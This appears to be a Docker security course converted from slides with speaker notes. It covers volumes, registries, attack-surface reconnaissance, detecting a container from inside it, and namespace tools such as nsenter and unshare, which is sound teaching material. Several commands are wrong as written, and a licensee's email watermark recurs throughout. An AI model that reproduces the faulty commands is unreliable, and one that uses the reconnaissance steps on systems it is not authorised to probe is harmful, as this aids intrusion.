$ docker run -v VOLUME:DOCKER_DIR image-name
$ docker run -v demo-volume:/app django.nv:1.0
$ docker run -v demo-volume:/app django.nv:1.0
```

Docker volumes are created by docker, and they are platform independent. Docker volumes are like connecting an external drive, you can use it with any operating system with a compatible partition.

With docker volumes it is easy to back up data, and manage permissions. Docker volumes are best suited for production use cases because of their manageability and performance benefits.

Docker volumes can be used with a container using the same `-v` option. In the example `docker run -v demo-volume:/app django.nv:1.0` we are sharing a volume named `demo-volume` inside a directory named `/app` inside the container.

Well, where does the `demo-volume` come from? Where does it exist? Who created it? Let's explore more in the next slide.

Docker Volumes

How to interact with Docker Volumes

```
# See what it can do for us
$ docker volume --help

# List available volumes
$ docker volume ls

# Create a volume
$ docker volume create demo

# Stored under /var/lib/docker/volumes
ls /var/lib/docker/volumes/

/var/lib/docker/volumes/demo/_data
```

docker volumes need to be created first using the *docker volume create* command. Docker volumes are stored in the */var/lib/docker/volumes* directory.

docker volume ls command lists the available volumes.

docker volume create demo creates a volume named *demo*. The volume named *demo* is managed inside the directory */var/lib/docker/volumes/demo/_data*. You can directly copy data directly from */var/lib/docker/volumes/demo/_data* if required.

Docker Volumes Example

Let's take docker volumes for a spin.


```
# Start a container with volume mount
$ docker run --name ubuntu -dt -v demo:/opt ubuntu:18.04
# List available volumes
$ docker exec --name ubuntu -it 'echo "Hello from the containers" > /opt/
hello.txt'
# Check if it worked
$ ls /var/lib/docker/volumes/demo/_data/
# start another one
$ docker run --name ubuntul -d -v demo:/tmp -it ubuntu:18.04
$ docker exec -it ubuntul ls /tmp
```

With the volume named *demo* created at the previous step, let's create a new container named *ubuntu* and share the *demo* volume with the */opt* directory.

Then we create a file named *hello.txt* in the */opt* directory inside the container. We can then navigate to */var/lib/docker/volumes/demo/_data/* to review if the file named *hello.txt* is present.

We can also start another container mounting the *demo* volume, and review if the *hello.txt* file is present.

When inside the container, If you create a file outside the */opt* directory, it will be removed because we only mounted the volume to */opt* directory.



How to Manage Data in a container

Time: **15 mins**

We will learn about managing data in docker with various options

In this exercise we will explore how to manage data in a container.

Docker Volumes vs Bind Mounts

| Docker Volumes | Bind Mounts |
|-----------------------------------|---|
| Easy to manage | A bit difficult to manage |
| Easy to backup and migrate | Need to copy the mount data to migrate |
| Preferred way of persisting data | The earliest method to persist data |
| Performant and secure | Not as performant as volumes |
| Works both on Windows and Linux | Works on *nix systems |

218

Docker volume are easy to mange, backup, and migrate. Docker volumes work both on windows, and linux, they are performant, and secure, and hence the preferred way of persisting data.

Bind mounts are the easiest method to persist data, they are not as performant as volumes. They are difficult to back up, and mange.

cp of docker

Docker cp allows you to copy data from container into the host.

```
# Copy data from a container with docker cp  
$ docker cp ubuntu1:/opt/tf-output.json .
```

Another important command that might come in handy is *docker cp* that allows us to copy data from a container to the host.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Docker Components

Docker Image Understand the inner workings of Docker Image, layers and UFS

Dockerfile Get to know the Dockerfile syntax and learn security implications

Docker Networking Learn how networking is setup in container technology and its security landscape

Docker Persistence Discuss persistence mechanisms provided by Docker like bind mounts, volumes and storage devices.

Docker Registries Understand the importance of public and private registries and their security state.

Docker Components

So far, we have been discussing about Docker Images, Dockerfile, different types of docker networks, and docker persistence mechanisms. Let's move on to explore Docker Registries and its security implications.

Docker Components

Docker Registries

Understand the importance of public and private registries and their security state.

Docker Registries help us store docker images. Docker registries can be hosted on premises, or on cloud. Let's explore the different types of docker registry deployments.

Docker Registry

A registry is a place where you can store and retrieve Docker images. Docker supports both public and private registries.

Organizations usually have their private registries on-premise or on the cloud. AWS, GCP and Azure have managed registry services.

You need to login to push or pull images from private repos as shown below

```
$ docker login -u username -p password
docker.domain.com
Login Succeeded
```

<https://docs.docker.com/registry/>

| | | | | |
|-----------|---|------------|---|---------|
| Registry | / | Repository | / | Version |
| docker.io | / | nmap | / | latest |
| docker.io | / | bandit | / | 1.0.1 |

Org name/username removed

A registry is a place where you can store and retrieve Docker images. Docker supports both public and private registries.

Organizations usually have their private registries on-premise or on the cloud. AWS (Amazon EC2 Container Registry), GCP (Google Container Registry), and Azure have their own managed registry services.

You need to log in to push or pull images from private repositories, as indicated in the slide using the *docker login* command.

An example of a public registry is hub.docker.com.

Docker Repository

A repository is a namespace mechanism to store different versions of an image. Think git repo with multiple releases.

If no image version is given, latest is used by default.

To tag an image to a repository, we use -t/--tag

```
$ docker tag django.nv:1.0
docker.domain.com/username/ubuntu:16.04

$ docker push docker.domain.com/
username/django.nv:1.0
```

<https://docs.docker.com/docker-hub/repos/>

| | | | | |
|-----------|---|------------|---|---------|
| Registry | / | Repository | / | Version |
| docker.io | / | nmap | / | latest |
| docker.io | / | bandit | / | 1.0.1 |

A repository is a namespace mechanism to store different versions of an image. Think of git repo with multiple releases.

If no image version is given, the latest version (or tag) is used by default. To tag an image to a repository, we use -t or--tag option.

Once the image is tagged, we can store/push the image to the registry.

Each repository can have multiple versions of an image, e.g., nginx:1.14, nginx:1.15, etc.,

Public Registry

Provides official and trusted images from trusted organizations.

Individuals can also upload their images and folks can download them as well.

It allows easy to use image name without specifying the full domain name(FQDN) instead of specifying hub.docker.io/ubuntu/ubuntu:latest, you specify just ubuntu:latest



<https://hub.docker.com/>


Every Docker installation points to *hub.docker.com* registry by default and you would need to configure other repositories in Docker Daemon settings.

Many of the images have known vulnerabilities or untrusted as they can be uploaded by anyone on the internet.

Even bitcoin miners and malware was found in these images but was quickly cleaned by the docker hub team upon reporting.

hub.docker.com used to be completely free with unlimited docker image pulls however, docker now charges for anything beyond 100 pulls a day. Paid plans are available based on usage.

Most cloud providers have started their own free alternatives, please consider using them if you utilize a single cloud provider.



Before being able to push images to a public registry like hub.docker.com, we need to sign up for an account.

After signing up for an account, we will need your username. For example, let's take the username as *hysnsec*.

Then, in the docker cli, we will use the *docker login* command to type in our username *hysnsec*, and its password.

Once authenticated, we can then tag our sample *uzyexe/nmap* image as *hysnsec/nmap:latest*.

Then we can simply push *hysnsec/nmap:latest* using *docker push*.

Because by default, docker installations point to hub.docker.com who using *docker login* the push operation will push the *hysnsec/nmap* image to hub.docker.com registry to the *hysnsec* repository.

After authenticating with *docker login* credentials are stored in *~/.docker/config.json*.

Private Registry

Organizations prefer private registry for:

- Better customization
- Security
- Regulatory requirements

The common private registries include:

- JFrog
- Nexus

Private registries can be deployed on-prem or on cloud.

The slide features a large white rectangular box containing text and logos. At the top right of the box is a watermark for 'Practical DevOps' and 'Simplifying Containerization'. Inside the box, there is a purple header 'Private Registry'. Below it, a bulleted list details reasons for preferring private registries. Further down, another bulleted list names common private registries. At the bottom, a statement says 'Private registries can be deployed on-prem or on cloud.' To the right of the text area, there are three logos: the GitLab logo (a stylized orange and red fox head), the Quay.io logo (a green circle with a horizontal line), and the Nexus Repository Pro logo (a hexagon with a lowercase 'r' inside).

Organizations usually have their private registries on-premise, or on the cloud. Either because they want to customize the registry or are concerned about the security.

Some orgs prefer to use in-house registries for regulatory reasons. The common private registries include JFrog, Nexus.

Other docker registry alternatives include:

- Google Container Registry
- Coreos Quay.io
- Amazon EC2 Container Registry
- Azure Container Registry

Docker Private Registry

Searching in a Private registry is not straightforward hence we use API.

```
# List Images from a local registry
$ curl http://localhost:5000/v2/_catalog
{"repositories":["busybox","centos","nginximage","test-image"]}

# List Images from a corporate registry
$ curl http://registry.acmecorp.com/v2/_catalog
{"repositories":["busybox","alpine","nginx","test-image"]}
```

Searching for docker images hosted in a private registry is not quite straight forward, and convenient. To search for an *nmap* image in docker hub, we simply use *docker search nmap*.

To search a private registry with the name [myregistry.mycompany.cloud.com](#) we will have to use *docker search myregistry.mycompany.cloud.com/myrepository/nmap*.

Alternatively, we can also use curl and query the docker api to search for images in a private registry.

Docker Private Registry

You would have to login before performing any of these steps.

```
# Tag the image to docker registry  
$ docker tag úzyexe/nmap localhost:5000/nmap:latest  
# Push the image to docker registry  
$ docker push localhost:5000/nmap:latest
```

The steps for pushing images to a private registry are very similar to pushing images to a public registry.

First we need to tag the docker image, then push. Most of the times, registries require authentication, so we will need to login to the private registry before being able to push images.

For example, if our docker registry is hosted at *localhost:5000*, we need to use *docker login* first to authentication to *localhost:5000*.

Then we will need to tag our image to *localhost:5000* using *docker tag*, and then finally push the image to the private registry using *docker push*.

Self Hosted vs Cloud based Registries

| Self hosted | Cloud Based |
|---|---|
| Single-tenant, more secure as they are internal to an organization. | Multi-tenant, might not be as secure as internal registries. |
| Expensive to maintain and use. | Affordable because of the economy of scale. |
| Ideal for highly regulated industries (military, finance, etc.) | Ideal for general use cases. |
| More control on the registry and its underlying infrastructure. | Less control on the registry and underlying infrastructure. |
| Provides enterprise features like LDAP authentication, image scanning, and signing. | Free cloud-based registries do not provide enterprise features however their paid alternatives do provide these features. |

231

Self hosted docker registries are expensive to maintain and use, compared to the cloud hosted registries.

However self hosted registries are usually single tenant, because a company internally maintains the registry. On the other hand, cloud based registries could be multi-tenant, and may not offer the same security as single tenant on-prem registries.

Self hosted registries offer more control on the registry, and its underlying infrastructure, hence it is suited for highly regulated industries like military, government, and finance. Cloud hosted registries offer less control on the registry and the underlying infrastructure, hence more suited for general use cases.

Self hosted registries provide enterprise features like LDAP authentication, image scanning, and signing. While free cloud based registries do not offer enterprise features, with a certain premium, you can upgrade your free registry to take advantage of enterprise friendly features such as LDAP authentication, image scanning, and signing.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Analysis of The Attack Surface

4

Using Native and Third-Party Tools

In the upcoming section, we will explore the attack surface of docker images using native, and third party tools.

Attack Surface Analysis with Native Tools

- List networks and identify the network attached to the containers
- Identify mount points to explore information that could be exposed through the file system
- Use docker inspect to gather container information
- Identify history of an image and its layers
- Identify exposed ports to analyze any vulnerable applications
- Review the resource limits of containers

```
# List Networks
docker network ls

# List Volumes
docker volumes ls

#Inspect various docker objects
docker inspect containerid
docker inspect imagename
docker network inspect

# Docker system information
docker system events
docker system --help

# Image Layers and Dockerfile instructions
docker history imageid

# Get running processes inside a container
docker top containerid

# Get container resource limits for memory, cpu
docker stats
```

Attacks to a container can originate from network, filesystem, container layers itself. With docker cli, we can inspect various elements of a docker image, and container to perform a very basic reconnaissance.

docker network ls lists the networks available with a docker daemon.

docker volumes ls lists the volumes available for consumption with a docker daemon

docker inspect command can be used on many docker components such as image, container, network, volume, and so on to review important configuration information.

docker system events displays all the events with respect to a docker system.

docker history image displays the layers of an image and the commands in the dockerfile that made up those image layers.

docker top containerid displays the running processes inside a container

Docker stats helps us review the resource limits on a container.

Docker Inspect

Displays internal details about a docker object.

```
# Run an alpine container named con-inspect
$ docker run -it --name con-inspect -d alpine sh
# Inspect the con-inspect container
$ docker inspect con-inspect
```

docker inspect displays low level information of docker objects. Docker inspect shows the environment variables used, IP addresses, Network IDs, AppArmor settings, image names, the current state of the container, ports, volumes, etc.,

For example, we can start a container with named *con-inspect* using an alpine image, and run *docker inspect con-inspect* to review the results of *docker inspect*.

Docker Top

Display running processes inside a container.

```
# Run an alpine container named con-top
$ docker run --name con-top -d nginx
# Inspect the processes using docker top
$ docker top con-top
```

If we want to know the processes that are running inside a container, we can use *docker top* command.

For example, we can start a container with named *con-top* using an alpine image, and run *docker top con-top* to review the results of *docker top*.

Docker Stats

Review current resource consumption of a container.

```
# Run an alpine container named con-stats with a 100 mb memory limit
$ docker run --rm -it -m 100mb --name con-stats -d alpine sh
# Inspect the resource consumption using docker stats
$ docker stats con-stats
```

Docker container resources can be restricted using CGroups or control group limits. To review the existing resource consumption of a container, *docker stats* command is used.

For example, let's run a container named *con-stats* using an alpine image, and limit its memory consumption to 100mb, and then review the container's resource consumption using *docker stats con-stats*.

Attack Surface Analysis with Third Party Tools

- Explore the images file system
- Scan for sensitive information or secrets
- Scan for vulnerabilities in image layers
- Analyze docker daemon and image security



Analysing the attack surface with docker cli and inbuilt tools is great. However with third party tools, we can do much more. Using third party tools, we can explore the images of a file system, or file system layers, we can scan for sensitive information in image layers, we can scan for vulnerabilities in image layers, and we can analyze the security of docker daemon, and the images that are present in a docker daemon.

Image layers using Dive

Dive tool takes care of various edge cases of docker image and shows a uniform output.

```
$ dive mynmap
[• Layers]
  Cmp Size Command
  ▷ 5.6 MB FROM sha256:03901b4a
    1.4 MB apk update
    15 MB apk add nmap

[• Layer Details]
  Digest: sha256:03901b4a2ea88eeaad62d2be59b07
  2b28b6efa00491962b8741081c5df50c65e0
  Command:
  #(#nop) ADD file:fe64057fbb83dccb960efabbff
  d8777920ef279a7fa8dbca0a8801c651bdff7c in /
  Have seen this before?
[• Image Details]
```

Layers without nop layers

Dive is a third party tool that helps in analyzing image layers, its filesystems, the dockerfile commands that make up the respective layers and so on. The Command Line Interface presents file systems layers in layout that can be navigated through keyboard commands.

Dive takes care of various scenarios, and shows an un uniform output. The docker image history doesn't always show uniform information because of edge-cases.


Are You Inside a Container?

| File System | Croups |
|---|---|
| Listing the root dir | Listing the croups |
| Often times there is a file name <code>.dockerenv</code> in the root directory of a container | Reviewing the init processes (PID 1) cgroup will show docker mounts |
| <code>✓ ls -al .dockerenv</code> | <code>✓ cat /proc/1/cgroup</code> <code>✓ cat /proc/self/cgroup</code> |

Another important activity in the reconnaissance phase is to find out whether you are inside a container or not. There are many ways to find out whether you are inside a container or not.

One way is to list the contents of the root directory using `ls -al`, and review if there is a file named `.dockerenv`. The presence of `.dockerenv` indicates that we are running inside a container.

Another way is to review the group information of the init process, that is PID 1. On a container environments, some cgroup information will show docker mounts.



Docker provides sandboxed environment using linux kernel's built in features such as namespaces, cgroups and union file system. By using these technologies docker can provide fine grained control on who can talk to who and at what granularity.

Namespaces allow docker to create a set of segregated resources like process (pid), networking(net), file system mounts (mnt), communication (ipc), user (user) and kernel identifiers.

Control groups (cgroups) allow docker to enforce certain limits and constraints on the resources in the system like memory, cpu and devices.

Capabilities allow docker to further constraint the root privileges and add some root privileges to non-root users. Docker by default enables the 14 capabilities, of which some of them are CHOWN, NET_RAW, SYS_CHROOT.



Namespaces

Namespaces allow docker to create a set of segregated resources like process (pid), networking (net), file system mounts (mnt), communication (ipc), user (user) and kernel identifiers.

It's an isolation mechanism to provide separation. Using this feature, every container believes it's the only container in the system.

Docker creates a separate namespace for every container. Namespaces are at the core of docker's isolation.

Every container has its own set of processes, system mounts, users, kernel identifiers, network resources. By default, one container cannot see the resources of other containers.

Because of such isolation through namespaces, every container believes that it is the only existent system running on a machine.

Docker creates a separate namespace for every container.

Without this isolation a process running in container 1 could, umount an filesystem in container 2, change the hostname of container 3, or remove a network interface from container 4, and so on.

Important Commands

- **nsenter** - Run a program in different namespaces. In layman terms, enter into an existing namespace and execute a command
 - nsenter --target PID --NAMESPACE COMMAND
 - nsenter --target 897 --net ip addr
 - nsenter --target 897 --mount ls /root/
- **unshare** - Unshares the indicated namespaces from the parent process and then executes the specified program. In layman terms, create new namespace and execute a command in that namespace
 - unshare -Ur -u sh # create a user namespace with root privileges and uts namespace

nsenter command enters into an existing namespace, and executes a command.

unshare command create a new namespace, and executes a command.

Let's explore an example *nsenter* command. The command *nsenter --target 897 --net ip addr* means that we want to execute the command *ip addr* within the *net* namespace borrowed from the context of the process with pid 897.

The *unshare* command *unshare -Ur -u sh* similarly creates a new user and UTS namespace, and opens a shell.

Namespaces Overview

- Namespaces limit the access for a container to itself.
- The namespaces created by docker are:
 - Namespace **pid** to provide process isolation
 - Namespace **mnt** to provide mount file system management
 - Namespace **user** to provide user(uid/gid) isolation
 - Namespace **net** to provide network isolation via network interfaces
 - Namespace **uts** to provide hostname and domainname system identifiers
 - Namespace **ipc** to provide shared memory, semaphores etc.,

Docker creates a separate namespace for every container. Namespaces are at the core of docker's isolation. Namespaces limit the access for a container to itself.

The namespaces created by docker are:

Namespace pid to provide process isolation

Namespace mnt to provide mount file system management

Namespace user to provide user isolation

Namespace net to provide network isolation via network interfaces such as routing, arp tables

Namespace uts to provide hostname and domainname system identifiers

Namespace ipc to provide shared memory, semaphores etc.,

Mount Namespace

Mount namespace provides isolation of mounts seen by processes in each namespace.

```
# Create a new alpine container named alp1, and let it sleep for infinity
$ docker run --name alp1 -dt alpine sleep infinity

# Create a new directory named /root/ccse inside the alp1 container
$ docker exec -it alp1 mkdir /root/ccse

# Try listing the contents of /root directory in the alp1 container
$ docker exec -it alp1 ls /root

# Find the process id of the sleep process that is sleeping for infinity
$ ps aux | grep sleep

# Use the sleep process's pid to start another process in the same namespace
$ nsenter --target 1446 --mount ls /root
```

Mount namespace provides isolation of mounts seen by processes in each namespace.

nsenter command helps us execute commands by entering into an existing namespace. So *nsenter* helps in sharing namespaces.

unshare command helps us execute commands by creating a new namespace. *unshare* helps in isolating namespaces.

In our example, we run an alpine container named *alp1* and create a directory named */root/ccse*. The *alp1* container would run its own *mount* namespace. From the host system if we run *ls /root* we would not see a directory named *ccse* because the *ccse* directory exists only inside the *alp1* container, in other words, the *ccse* directory exists only inside its own *mount* namespace as created by docker.

That is an example of *mount* namespace isolation. To understand namespaces better, let's try to find the process id of the *sleep* process that is sleeping for infinity. Assuming the sleep process's id is 1446, we can use the *nsenter --target 1446 --mount ls /root* command to enter into the namespace of the *sleep* process sharing the mount namespace using the *--mount* option, now with *ls /root* we should be able to see the *ccse* directory that was created inside the *alp1* container.

UTS Namespace

UTS namespaces provide isolation of system identifies: hostname & NIS domain name

```
# Review the hostname of the host
$ hostname

# Start a new uts namespace and enter in to a shell
$ unshare -u sh

# Review the hostname inside the new shell
$ hostname

# Change the hostname inside the new shell
$ hostname new-hostname

# Review the changed hostname inside the new shell
$ hostname

# Exit from the new shell
$ exit

# Review the hostname of the host
$ hostname
```

UTS namespace provides isolation of two system identifiers: the hostname, and the NIS domain name. NIS stands for Network Information Service.

When running docker containers, if we run hostname command inside the docker container, the host name will be different from that of the host name of the host itself. Docker internally achieves hostname separation using UTS namespace.

As an example, we will use the *unshare -u sh* command to create a new uts namespace indicated by the *-u* option, and enter into a shell. Once inside the shell the has a new UTS namespace, let's try and change the hostname to *new-hostname*. This new identifier *new-hostname* exists only within the new namespace where the new shell process is present.

When we exit from the new shell process, the hostname of the host would remain unchanged.

PID Namespace

PID namespaces isolates the process ID number space.

```
# Start an alpine container named alp1 that sleeps for 10000 seconds
$ docker run -d --name alp1 alpine sleep 10000

# Start an alpine container named alp2 that sleeps for 10001 seconds
$ docker run -d --name alp2 alpine sleep 10001

# Find the process ids of the sleep processes in both alp1, and al2 containers
$ docker exec -it alp1 ps aux | grep sleep
$ docker exec -it alp2 ps aux | grep sleep

# Find the process of the sleep processes from the host
$ ps aux | grep sleep
```

PID namespaces isolate the process ID number space.

As an example to review pid namespaces, let's try running two containers that sleep for different duration.

```
$ docker run -d --name alp1 alpine sleep 10000
$ docker run -d --name alp2 alpine sleep 10001
```

The first container alp1 sleeps for 10000 seconds, the second container alp2 sleeps for 10001 seconds.

Let's find the process ids of the sleep process inside both the containers.

```
$ docker exec -it alp1 ps aux | grep sleep
$ docker exec -it alp2 ps aux | grep sleep
```

Let's find the process ids of the sleep processes in the host.

```
$ ps aux | grep sleep
```

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

You'd notice that there are sleep processes that sleep for 10000 seconds, and 10001 seconds respectively with different process ids, but they are still on the host. When inside the container, the container alp1, only sleeps its own sleep process that sleeps for 10001 seconds.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

/proc paths on filesystem

Each process has some symlink files in /proc/PID/ns.

```
# Start an alpine container named alpi that sleeps for infinity
$ docker run -dt --name alpi alpine sleep infinity

# Find the pid of the process that sleeps for infinity
$ ps aux | grep sleep

# Use the sleep processes's pid to review its process namespace
$ ls -al /proc/1503/ns

lrwxrwxrwx 1 root root 0 Dec 10 05:10 cgroup -> 'cgroup:[4026532802]'
lrwxrwxrwx 1 root root 0 Dec 10 05:10 ipc -> 'ipc:[4026532740]'
lrwxrwxrwx 1 root root 0 Dec 10 05:10 mnt -> 'mnt:[4026532738]'
lrwxrwxrwx 1 root root 0 Dec 10 05:10 net -> 'net:[4026532743]'
lrwxrwxrwx 1 root root 0 Dec 10 05:10 pid -> 'pid:[4026532741]'
lrwxrwxrwx 1 root root 0 Dec 10 05:10 pid_for_children -> 'pid:[4026532741]'
lrwxrwxrwx 1 root root 0 Dec 10 05:06 user -> 'user:[4026532804]'
lrwxrwxrwx 1 root root 0 Dec 10 05:10 uts -> 'uts:[4026532945]'
```

Each process running inside the container has symlink to refer to PID namespaces.

As an example, start an alpine container that sleeps for infinity. Grab the process id of the sleep command. Then list the namespace details of the sleep process using `ls -al /proc/ process id of the sleep process / ns`.

You'd notice symlinks for each namespaces.

User Namespace

- Provides user (uid/gid) isolation
- uid mappings are present inside /proc/PID/uid_map
- gid mappings are present inside /proc/PID/gid_map
- uid_map file contains three fields separated by a space:
 - UID-inside-ns
 - UID-outside-ns
 - length

Namespace provide user isolation.

User mappings are present inside the file /proc/PID/uid_map

Group mappings are present inside the file /proc/GID/gid_map

There are many security implications that arise from these files, for more information please refer to the man page of user_namespaces.

The format of uid_map file is as follows.

The first field of the uid_map file is the UID inside the namespace, which is usually 0.

The second field of the uid_map file is the UID outside the namespace which is a number usually in the ten thousands. Example 42345

The third filed is the maximum length of the UID inside the namespace which is usually 65535 which gives the ability to create that many users inside a namespace.

One of the security implications is that if the second field of the uid_map is zero, it means that there is a privilege escalation because it would mean the root user of the host itself.

User Namespaces

